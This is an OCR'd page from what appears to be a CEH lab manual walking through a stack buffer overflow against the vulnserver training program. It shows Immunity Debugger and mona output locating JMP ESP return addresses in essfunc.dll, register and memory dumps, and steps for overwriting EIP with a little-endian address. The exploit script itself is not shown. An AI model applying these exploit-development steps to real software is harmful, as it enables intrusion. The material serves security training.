l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Address
Message
Return address of the vulnerable module
Running

```
750A0000 Modules C:\Windows\SYSTEM32\apphelp.dll
75930000 Modules C:\Windows\System32\RPCRT4.dll
75AF0000 Modules C:\Windows\System32\msvcrt.dll
76E20000 Modules C:\Windows\System32\KERNELBASE.dll
77080000 Modules C:\Windows\System32\WS2_32.DLL
77240000 Modules C:\Windows\System32\KERNEL32.DLL
77B80000 Modules C:\Windows\SYSTEM32\ntdll.dll
77BF6E70 [06:46:07] Attached process paused at ntdll.DbgBreakPoint
         [06:46:20] Thread 0000229C terminated, exit code 0
0BADF00D [+] Command used:
0BADF00D !mona modules

         ---------- Mona command started on 2022-04-04 06:50:37 (v2.0, rev 604) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : X
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D ----------------------------------------------------------------------------------------------------
0BADF00D  Module info :
0BADF00D ----------------------------------------------------------------------------------------------------
0BADF00D  Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D ----------------------------------------------------------------------------------------------------
0BADF00D  0x62500000 | 0x62508000 | 0x00008000 | False  | False   | False |  False   | False  | -1.0- [essfunc.dll] (E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffe
0BADF00D  0x76e20000 | 0x77072000 | 0x00252000 | True   | True    | True  |  False   | True   | 10.0.22000.434 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
0BADF00D  0x75050000 | 0x750a0000 | 0x00050000 | True   | True    | True  |  False   | True   | 10.0.22000.1 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
0BADF00D  0x750a0000 | 0x75140000 | 0x000a0000 | True   | True    | True  |  False   | True   | 10.0.22000.1 [apphelp.dll] (C:\Windows\SYSTEM32\apphelp.dll)
0BADF00D  0x00400000 | 0x00407000 | 0x00007000 | False  | False   | False |  False   | False  | -1.0- [vulnserver.exe] (E:\CEH-Tools\CEHv12 Module 06 System Hacking\Bu
0BADF00D  0x77240000 | 0x77330000 | 0x000f0000 | True   | True    | True  |  False   | True   | 10.0.22000.434 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL)
0BADF00D  0x75af0000 | 0x75bb2000 | 0x000c2000 | True   | True    | True  |  False   | True   | 7.0.22000.1 [msvcrt.dll] (C:\Windows\System32\msvcrt.dll)
0BADF00D  0x77b80000 | 0x77d29000 | 0x001a9000 | True   | True    | True  |  False   | True   | 10.0.22000.434 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0BADF00D  0x75930000 | 0x759eb000 | 0x000bb000 | True   | True    | True  |  False   | True   | 10.0.22000.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
0BADF00D  0x77080000 | 0x770e4000 | 0x00064000 | True   | True    | True  |  False   | True   | 10.0.22000.1 [WS2_32.DLL] (C:\Windows\System32\WS2_32.DLL)
0BADF00D ----------------------------------------------------------------------------------------------------
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:01.578000
0BADF00D [+] Command used:
0BADF00D !mona find -s "\xff\xe4" -m essfunc.dll

         ---------- Mona command started on 2022-04-04 07:15:04 (v2.0, rev 604) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Only querying modules essfunc.dll
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Searching from 0x62500000 to 0x62508000
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile find.txt
0BADF00D [+] Writing results to find.txt
0BADF00D     - Number of pointers of type '"\xff\xe4"' : 9
0BADF00D [+] Results :
625011AF   0x625011af : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv12 Module 06 Sy
625011BB   0x625011bb : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv12 Module 06 Sy
625011C7   0x625011c7 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv12 Module 06 Sy
625011D3   0x625011d3 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv12 Module 06 Sy
625011DF   0x625011df : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv12 Module 06 Sy
625011EB   0x625011eb : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv12 Module 06 Sy
625011F7   0x625011f7 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv12 Module 06 Sy
62501203   0x62501203 : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv12 Module
62501205   0x62501205 : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv12 Module
0BADF00D     Found a total of 9 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:01.531000
```

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

Figure 6.69: Screenshot of Immunity Debugger showing return address of a vulnerable module

In Immunity Debugger, select "`Enter expression to follow`", enter the identified return address in the text box, click "`OK`", and press "`F2`" to set up a breakpoint at that particular address.


Immunity Debugger - vulnserver.exe - [CPU - main thread, module essfunc]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Registers (FPU)
Address
Hex dump
ASCII
Go to address in Disassembler
Paused

```
         FFE4        JMP ESP
625011B1 FFE0        JMP EAX
625011B3 58          POP EAX
625011B4 58          POP EAX
625011B5 C3          RETN
625011B6 5D          POP EBP
625011B7 C3          RETN
625011B8 55          PUSH EBP
625011B9 89E5        MOV EBP,ESP
625011BB FFE4        JMP ESP
625011BD FFE1        JMP ECX
625011BF 5B          POP EBX
625011C0 5B          POP EBX
625011C1 C3          RETN
625011C2 5D          POP EBP
625011C3 C3          RETN
625011C4 55          PUSH EBP
625011C5 89E5        MOV EBP,ESP
625011C7 FFE4        JMP ESP
625011C9 FFE3        JMP EBX
625011CB 5D          POP EBP
625011CC 5D          POP EBP
625011CD C3          RETN
625011CE 5D          POP EBP
625011CF C3          RETN
625011D0 55          PUSH EBP
625011D1 89E5        MOV EBP,ESP
625011D3 FFE4        JMP ESP
625011D5 FFE7        JMP EDI
625011D7 5B          POP EBX
625011D8 5B          POP EBX
625011D9 C3          RETN
625011DA 5D          POP EBP
625011DB C3          RETN
625011DC 55          PUSH EBP
```

```
EAX 00000000
ECX 00000000
EDX 00000000
EBX 00914320
ESP 0060F968
EBP 0060F9C4
ESI 00000000
EDI 00000000

EIP 77BF4A5C ntdll.77BF4A5C

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 3D2000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1
```


```
00403000 FF FF FF FF 00 40 00 00     .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
00403070 00 00 00 00 00 00 00 00 ........
00403078 00 00 00 00 00 00 00 00 ........
00403080 00 00 00 00 00 00 00 00 ........
00403088 00 00 00 00 00 00 00 00 ........
00403090 00 00 00 00 00 00 00 00 ........
00403098 00 00 00 00 00 00 00 00 ........
004030A0 00 00 00 00 00 00 00 00 ........
004030A8 00 00 00 00 00 00 00 00 ........
004030B0 00 00 00 00 00 00 00 00 ........
004030B8 00 00 00 00 00 00 00 00 ........
004030C0 00 00 00 00 00 00 00 00 ........
004030C8 00 00 00 00 00 00 00 00 ........
004030D0 00 00 00 00 00 00 00 00 ........
004030D8 00 00 00 00 00 00 00 00 ........
004030E0 00 00 00 00 00 00 00 00 ........
```

```
0060F968  7505CF35 5=‡u RETURN to mswsock.7505C
0060F96C  0000013C <0..
0060F970  00000001 0...
0060F974  00000000 ....
0060F978  00914F68 hO‡.
0060F97C  00914320  C‡.
0060F980  00000000 ....
0060F984  0060F9EC ∞·'.
0060F988  00000000 ....
0060F98C  00000000 ....
0060F990  00000000 ....
0060F994  00914F68 hO‡.
0060F998  00000000 ....
0060F99C  00000000 ....
0060F9A0  00000140 @0..
0060F9A4  77BF4A8C îJ╕w RETURN to ntdll.77BF4A8
0060F9A8  00000000 ....
0060F9AC  0000013C <0..
0060F9B0  FFFE7960 'y■
0060F9B4  FFFFFFFF
0060F9B8  00000000 ....
0060F9BC  00000000 ....
0060F9C0  0001200C . 0. ASCII "????????????????
0060F9C4 ┌0060FBE0 α√'.
0060F9C8 │75068249 Ié‡u RETURN to mswsock.75068
0060F9CC │00000002 ☻...
0060F9D0 │00000004 ♦...
0060F9D4 │5808CC4F O╠■X
0060F9D8 │00906A08 ■jÉ.
0060F9DC │75067F70 p⌂‡u mswsock.75067F70
0060F9E0 │FFFFFFFF
```

Figure 6.70: Screenshot of Immunity Debugger showing breakpoint at the return address

Now, inject the identified return address into EIP by running the following script:

For example, if the return address is "`625011af`", then you must send "`\xaf\x11\x50\x62`", as the x86 architecture stores values in the Little Endian format.

